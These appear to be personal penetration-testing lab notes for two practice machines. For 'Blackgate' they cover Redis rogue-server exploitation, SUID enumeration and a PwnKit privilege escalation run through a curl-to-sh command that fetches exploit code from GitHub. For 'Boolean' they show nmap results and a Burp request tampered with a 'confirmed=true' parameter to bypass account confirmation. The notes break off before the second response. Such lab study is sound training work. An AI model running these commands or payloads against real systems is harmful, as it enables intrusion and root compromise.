
Link: **https://github.com/n0b0dyCN/redis-rogue-server**

→ you can git clone it.

command:

 # python3 redis-rogue-server.py --rhost=192.168.197.176 --lhost=192.168.45.195 --lport=80

and listen at any port.



Got access to the Initial user .

you can upgrade shell using :

script -qc /bin/bash /dev/null

got **local.txt**

```
prudence@blackgate:/home/prudence$ ls
ls
local.txt  notes.txt
prudence@blackgate:/home/prudence$ cat local.txt
cat local.txt
5563e4081d18371b300cfb929659567f
```

#**Privilege Escalation:)**

→ just trasfer the lse.sh file into the target system and run it wait for some time :)

pwnKit :)

How to find ?

→ enumerate the binaries:

prudence@blackgate:/home/prudence$ **find / -perm -4000 2>/dev/null**

→ try to see for the **/usr/bin/pkexec** this type of binary if you found it's a gold mine to exploit.

```
/snap/core18/2344/usr/lib/openss
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/at
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/mount
/usr/bin/su
```

→ check the permissions:

prudence@blackgate:/home/prudence$ **ls -al /usr/bin/pkexec**
ls -al /usr/bin/pkexec
-rwsr-x**r-x** 1 root root 31032 May 26 2021 /usr/bin/pkexec

→ you can see we have read and execute permissions and it is owned by the root user :)

→ check the version


prudence@blackgate:/home/prudence$ **/usr/bin/pkexec --version**

```
prudence@blackgate:/home/prudence$ /usr/bin/pkexec --version
/usr/bin/pkexec --version
pkexec version 0.105
```

you can see the version is **0.105**

check for any exploits

there are multiple exploits



But We have a great exploit for this :

Link: **https://github.com/ly4k/PwnKit**

References:

https://ine.com/blog/exploiting-pwnkit-cve-20214034

https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034


Execution:

SImple one command execution:

command:

prudence@blackgate:/home/prudence$ **sh -c "$(curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit.sh)"**

you will get access to the root :)



got the **proof.txt** flag:)

Boolean [Hard] -- Pending

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

nmap -p- -sV -sC -oN Nmap 192.168.192.231 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
| 2048 37:80:01:4a:43:86:30:c9:79:e7:fb:7f:3b:a4:1e:dd (RSA)
| 256 b6:18:a1:e1:98:fb:6c:c6:87:55:45:10:c6:d4:45:b9 (ECDSA)
|_ 256 ab:8f:2d:e8:a2:04:e7:b7:65:d3:fe:5e:93:1e:03:67 (ED25519)
80/tcp open http
| http-title: Boolean
|_Requested resource was http://192.168.192.231/login
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, GenericLines, Help, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns:
| HTTP/1.1 400 Bad Request
| FourOhFourRequest, GetRequest, HTTPOptions:
| HTTP/1.0 403 Forbidden
| Content-Type: text/html; charset=UTF-8
|_ Content-Length: 0
33017/tcp open http Apache httpd 2.4.38 ((Debian))
|_http-title: Development
|_http-server-header: Apache/2.4.38 (Debian)

==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:


→ Firstly went to **http://192.168.192.231/login** this and I have seen a login page where I can create an account also.

→ Tried to create an account with username **admin1** and email **admin@boolean.offsec** and password as **admin**



→ Now login with admin1/admin credentials

→ you can see the edit email field click on change email and and try to capture the request via BURP.



→ the request looks like:

Request

Pretty Raw Hex

```
1 POST /settings/email HTTP/1.1
2 Host: 192.168.192.231
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/javascript, application/javascript, application/ecmascript,
  application/x-ecmascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.192.231/register/confirmation
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 X-CSRF-Token:
  FN1Fv_XBqndYpGZHEElo8UAtCP3sh1a_AITZLrvRQ-e8243DO_9LuV1tI7ETn1-XvjkE0Yfch3_Rl3LrMhfpJg
11 Content-Length: 180
12 Origin: http://192.168.192.231
13 Connection: close
14 Cookie: _boolean_session=
  rRglPuol9wuwyAZhn8xN9UryQtu%2Btasq2u6z6xYwUomLYQWnC7lEBs3ZSY9xGOAreFDxEgBdU%2F5P2lKbx5i
  V3DiSMLxqjBxEMq6Mjy47jvSGORRpsUZ6XfrlOWS5piS%2BVkIEHIBfONira%2B%2Bo6qi0GksE%2BW8sQe35E6
  7%2BOJQ8qsCe2m6YpSavzfsmcey5bliXTjGJL2F%2BhPuS4MHSdvt1mfCQ%2FZFWqK56axCNh5pc9kXo5hadRK3
  ARQ24argObHS4JQSHHjz2K2YhSJq731ZnezlqXVk8LlTFmHuwR%2FxDbKWAEx%2BPG9NBmw%3D%3D--5570%2Fb
  QwGp92Merm--uoiJxTc%2FzVg%2BUVBeDb9f1w%3D%3D
15
16 _method=patch&authenticity_token=
  FN1Fv_XBqndYpGZHEElo8UAtCP3sh1a_AITZLrvRQ-e8243DO_9LuV1tI7ETn1-XvjkE0Yfch3_Rl3LrMhfpJg&
  user%5Bemail%5D=admin%40boolean.offsec&commit=Change%20email
```

Response

Pretty Raw Hex Render

```
4 X-Content-Type-Options: nosniff
5 X-Download-Options: noopen
6 X-Permitted-Cross-Domain-Policies: none
7 Referrer-Policy: strict-origin-when-cross-origin
8 Content-Type: application/json; charset=utf-8
9 Vary: Accept
10 ETag: W/"0e8e07b9ad978ac2ce9805d1a4230c77"
11 Cache-Control: max-age=0, private, must-revalidate
12 Set-Cookie: _boolean_session=
  58N9AU5aAQM1NKxl%2Fi7xohbDIxAaeKpZMLMI%2Fdb3OmvKyz5
  iGzDR5PcXXhbH9Du%2B8Xe4JZp2xypq5GIVCb84kJ%2FpcSz6C7
  fAuGdiCUTP1L6k3ZySPza6E5%2Bdf5u%2FPDFmO2PHRleGO47Zh
  k7pCSfRuyBwasF%2BTZ%2Fh8w9A%2Fpgd5ttzn2GpmTJNWgJusA
  zdDhd74b0z--I7GWIyKHpTjfOuI1AQDTsw%3D%3D; path=/; H
13 X-Request-Id: 4cad834d-0cb3-4cc6-961d-125db92bb0ab
14 X-Runtime: 0.011302
15 Connection: close
16 Content-Length: 157
17
18 {
     "email":"admin@boolean.offsec",
     "id":1,
     "username":"admin1",
     "confirmed":false,
     "created_at":"2024-02-14T17:09:06.500Z",
     "updated_at":"2024-02-14T17:09:06.500Z"
   }
```

→ try to observe the json part of the response.

→ There a param called **"confirmed":false**

→ it is false let's try to manipulate it and try to chnage it to true so we can get more access to the dashboard.

add **user%5Bconfirmed=true** in the request

Request

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept: text/javascript, application/javascript, application/ecmascript,
  application/x-ecmascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.192.231/register/confirmation
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 X-CSRF-Token:
  FN1Fv_XBqndYpGZHEElo8UAtCP3sh1a_AITZLrvRQ-e8243DO_9LuV1tI7ETn1-XvjkE0Yfch3_Rl3
  LrMhfpJg
11 Content-Length: 202
12 Origin: http://192.168.192.231
13 Connection: close
14 Cookie: _boolean_session=
  rRglPuo19wuwyAZhn8xN9UryQtu%2Btasq2u6z6xYwUomLYQWnC7lEBs3ZSY9xGOAreFDxEgBdU%2F
  5P2lKbx5iV3DiSMLxqjBxEMq6Mjy47jvSGORRpsUZ6XfrlOWS5piS%2BVkIEHIBfONira%2B%2Bo6q
  i0GksE%2BW8sQe35E67%2B0JQ8qsCe2m6YpSavzfsmcey5bliXTjGJL2F%2BhPuS4MHSdvt1mfCQ%2
  FZFWqK56axCNh5pc9kXo5hadRK3ARQ24arg0bHS4JQSHHjz2K2YhSJq731ZnezlqXVk8LlTFmHuwR%
  2FxDbKWAEx%2BPG9NBmw%3D%3D--5570%2FbQwGp92Merm--uoiJxTc%2FzVg%2BUVBeDb9f1w%3D%
  3D

15
16 _method=patch&authenticity_token=
  FN1Fv_XBqndYpGZHEElo8UAtCP3sh1a_AITZLrvRQ-e8243DO_9LuV1tI7ETn1-XvjkE0Yfch3_Rl3
  LrMhfpJg&user%5Bemail%5D=admin%40boolean.offsec&user%5Bconfirmed=true&commit=
  Change%20email
```

Search 0 highlights

Response

Pretty Raw Hex Render

